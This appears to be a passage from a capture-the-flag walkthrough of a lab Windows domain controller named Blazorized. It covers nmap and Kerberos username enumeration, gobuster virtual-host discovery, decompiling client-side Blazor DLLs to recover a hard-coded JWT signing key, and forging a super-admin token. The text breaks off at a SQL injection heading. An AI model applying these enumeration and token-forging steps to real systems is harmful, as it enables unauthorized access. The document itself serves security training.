

Nmap Results
# Nmap 7.94SVN scan initiated Tue Jul  2 14:59:10 2024 as: nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.10.11.22
Nmap scan report for 10.10.11.22
Host is up (0.020s latency).
Not shown: 65507 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-title: Did not follow redirect to http://blazorized.htb
|_http-server-header: Microsoft-IIS/10.0
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-07-02 19:00:39Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: blazorized.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
1433/tcp  open  ms-sql-s      Microsoft SQL Server 2022 16.00.1115.00; RC0+
| ms-sql-info:
|   10.10.11.22\BLAZORIZED:
|     Instance name: BLAZORIZED
|     Version:
|       name: Microsoft SQL Server 2022 RC0+
|       number: 16.00.1115.00
|       Product: Microsoft SQL Server 2022
|       Service pack level: RC0
|       Post-SP patches applied: true
|     TCP port: 1433
|_    Clustered: false
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2024-07-02T06:33:04
|_Not valid after:  2054-07-02T06:33:04
| ms-sql-ntlm-info:
|   10.10.11.22\BLAZORIZED:
|     Target_Name: BLAZORIZED
|     NetBIOS_Domain_Name: BLAZORIZED
|     NetBIOS_Computer_Name: DC1
|     DNS_Domain_Name: blazorized.htb
|     DNS_Computer_Name: DC1.blazorized.htb
|     DNS_Tree_Name: blazorized.htb
|_    Product_Version: 10.0.17763
|_ssl-date: 2024-07-02T19:01:43+00:00; +1s from scanner time.
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: blazorized.htb0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49671/tcp open  msrpc         Microsoft Windows RPC
49674/tcp open  msrpc         Microsoft Windows RPC
49682/tcp open  msrpc         Microsoft Windows RPC
49707/tcp open  msrpc         Microsoft Windows RPC
49776/tcp open  ms-sql-s      Microsoft SQL Server 2022 16.00.1115.00; RC0+
| ms-sql-info:
|   10.10.11.22:49776:
|     Version:
|       name: Microsoft SQL Server 2022 RC0+
|       number: 16.00.1115.00
|       Product: Microsoft SQL Server 2022
|       Service pack level: RC0
|       Post-SP patches applied: true
|_    TCP port: 49776
| ms-sql-ntlm-info:
|   10.10.11.22:49776:
|     Target_Name: BLAZORIZED
|     NetBIOS_Domain_Name: BLAZORIZED
|     NetBIOS_Computer_Name: DC1
|     DNS_Domain_Name: blazorized.htb
|     DNS_Computer_Name: DC1.blazorized.htb
|     DNS_Tree_Name: blazorized.htb
|_    Product_Version: 10.0.17763
|_ssl-date: 2024-07-02T19:01:43+00:00; +1s from scanner time.
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2024-07-02T06:33:04
|_Not valid after:  2054-07-02T06:33:04
59169/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC1; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2024-07-02T19:01:35
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Jul 2 15:01:44 2024 -- 1 IP address (1 host up) scanned in 153.30 secondsblazorized.htb and DC1.blazorized.htb, so let's go ahead and get that added to our /etc/hosts file.echo -e '10.10.11.22\tDC1.blazorized.htb blazorized.htb' | sudo tee -a /etc/hosts
Service Enumeration
TCP/53
host -T -l blazorized.htb 10.10.11.22
TCP/445
smbclient -N -L //10.10.11.22

TCP/389

TCP/88
cat /usr/share/wordlists/seclists/Usernames/xato-net-10-million-usernames.txt | tr '[:upper:]' '[:lower:]' | sort -u > kerberos_users.txtCreate a de-duplicated username list
kerbrute userenum -d blazorized.htb --dc 10.10.11.22 -t 100 -o kerbrute.log ./kerberos_users.txtBruteforce usernames with Kerberos pre-auth using the wordlist
TCP/80

Walking the Application
 Björn Kimminich

Markdown Editor

Fetching Updates

api.blazorized.htb so we need to add that to our /etc/hosts fileecho -e '10.10.11.22\tapi.blazorized.htb' | sudo tee -a /etc/hosts
/etc/hosts, we can see new contentConclusion
There aren't any input points on the app to interact with. So, other than clicking around links and clicking buttons, we should understand a bit more about the app.
- There is an
api.blazorized.htbthat may have interesting endpoints- The server seems to be using virtual hosts, but remains to be tested
- The web app is built with Blazor WebAssembly which we'll need to research more
Penetration Testing
Gobuster Enumeration
Virtual Hosts
gobuster vhost -k --domain blazorized.htb
--append-domain -u http://10.10.11.22 \
-w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt \
-t 100
Found: admin.blazorized.htb Status: 200 [Size: 2012]
Found: api.blazorized.htb Status: 404 [Size: 0]Found one we knew about and one we didn't. Nice!
Directories and Files
gobuster dir -u http://blazorized.htb -w /usr/share/seclists/Discovery/Web-Content/big.txt -o blazorized_80.txt -t 100 --exclude-length 1542Nothing interesting found
Admin Virtual Host
echo -e '10.10.11.22\tadmin.blazorized.htb' | sudo tee -a /etc/hosts
API Enumeration



superadmin@blazorized.htb, we're limited to getting posts and categoriesgobuster dir -u http://api.blazorized.htb \
-w /usr/share/seclists/Discovery/Web-Content/api/api-seen-in-wild.txt \
-o api_blazorized_80.txt -t 100 \
-H 'Authorization: Bearer eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJodHRwOi8vc2NoZW1hcy54bWxzb2FwLm9yZy93cy8yMDA1LzA1L2lkZW50aXR5L2NsYWltcy9lbWFpbGFkZHJlc3MiOiJzdXBlcmFkbWluQGJsYXpvcml6ZWQuaHRiIiwiaHR0cDovL3NjaGVtYXMubWljcm9zb2Z0LmNvbS93cy8yMDA4LzA2L2lkZW50aXR5L2NsYWltcy9yb2xlIjpbIlBvc3RzX0dldF9BbGwiLCJDYXRlZ29yaWVzX0dldF9BbGwiXSwiZXhwIjoxNzE5OTUwNzI1LCJpc3MiOiJodHRwOi8vYXBpLmJsYXpvcml6ZWQuaHRiIiwiYXVkIjoiaHR0cDovL2FwaS5ibGF6b3JpemVkLmh0YiJ9.UVh0XfzQ3mb0aRXJ1PtuosFhBQqXzSnkOoMBeSvWfsdycnKTbYggmW5Tzet18DJm34HQGqnIdBd8fC_Gp-hXrg' /swagger/index.html (Status: 200) [Size: 2714]
/swagger (Status: 302) [Size: 0] [--> /swagger/index.html]
/swagger/ (Status: 302) [Size: 0] [--> /swagger/index.html]
/swagger/v1/swagger.json (Status: 200) [Size: 7586]
/Categories (Status: 200) [Size: 1296]
/categories (Status: 200) [Size: 1296]
/posts (Status: 200) [Size: 12160]API endpoints we were able to uncover with our wordlist, but nothing substantial, as this is the intended access level for the API token anyway, need to hunt around for more info
DLL Analysis

The fact that we -- the client -- can access these files presents itself as an interesting opportunity to decompile them and look for hard-coded strings / secrets / and other interesting artifacts.
mkdir DLLs# blazor.boot.json is a manifest of all the app dependencies
# use this page to grep the DLLs
# then use cut, sed, and xargs to download the entire set of depenencies
curl -s http://blazorized.htb/_framework/blazor.boot.json |
jq | grep dll | cut -d ':' -f 1 |
sed -e 's/\ //g' -e 's/"//g' |
xargs -I % curl -s http://blazorized.htb/_framework/% -o ./DLLs/%

 icsharpcode

ILSpy.exe


Blazorized.DigitalGarden.dll since this is likely the main program
ILSpy and choose Load Dependencies


admin, password, jwt and see what we can dig up
Some interesting observations about this code above:
- We find the symmetric key for signing JWTs, so we should be able to craft our own
- Looking at the
GetSigningCredentials()function, we see it uses theHS512algorithm to generate a new credential with the symmetric key
- Looking at the
- The
GenerateTemporaryJWT(long expirationDurationInSeconds = 60L)function generates the JWT for fetching category and post updates - The
GenerateSuperAdminJWT(long expirationDurationInSeconds = 60L)function is interesting, because it creates a JWT to access theadmin.blazorized.htbpage- For that, we need two claims:
superAdminEmailClaimValue=superadmin@blazorized.htbsuperAdminRoleClaimValue=Super_Admin
- For that, we need two claims:
Forging a JWT for the Admin Page



ILSpy and look at public static class JWT and you'll see that all the values I'm populating here match, and also match what's in the GenerateSuperAdminJWT(long expirationDurationInSeconds = 60L) functionLogging in with the JWT
http://admin.blazorized.htb and injecting the Authorization: Bearer forged_jwt_goes_here header via Burp, but this was not taking. So, I had to figure out why the app wasn't reading from this header.
jwt
F12 or CTRL + SHIFT + I

http://admin.blazorized.htb and you should be logged in...this super admin panel does not consume the API but speaks to the database directly...
Testing for SQL Injection




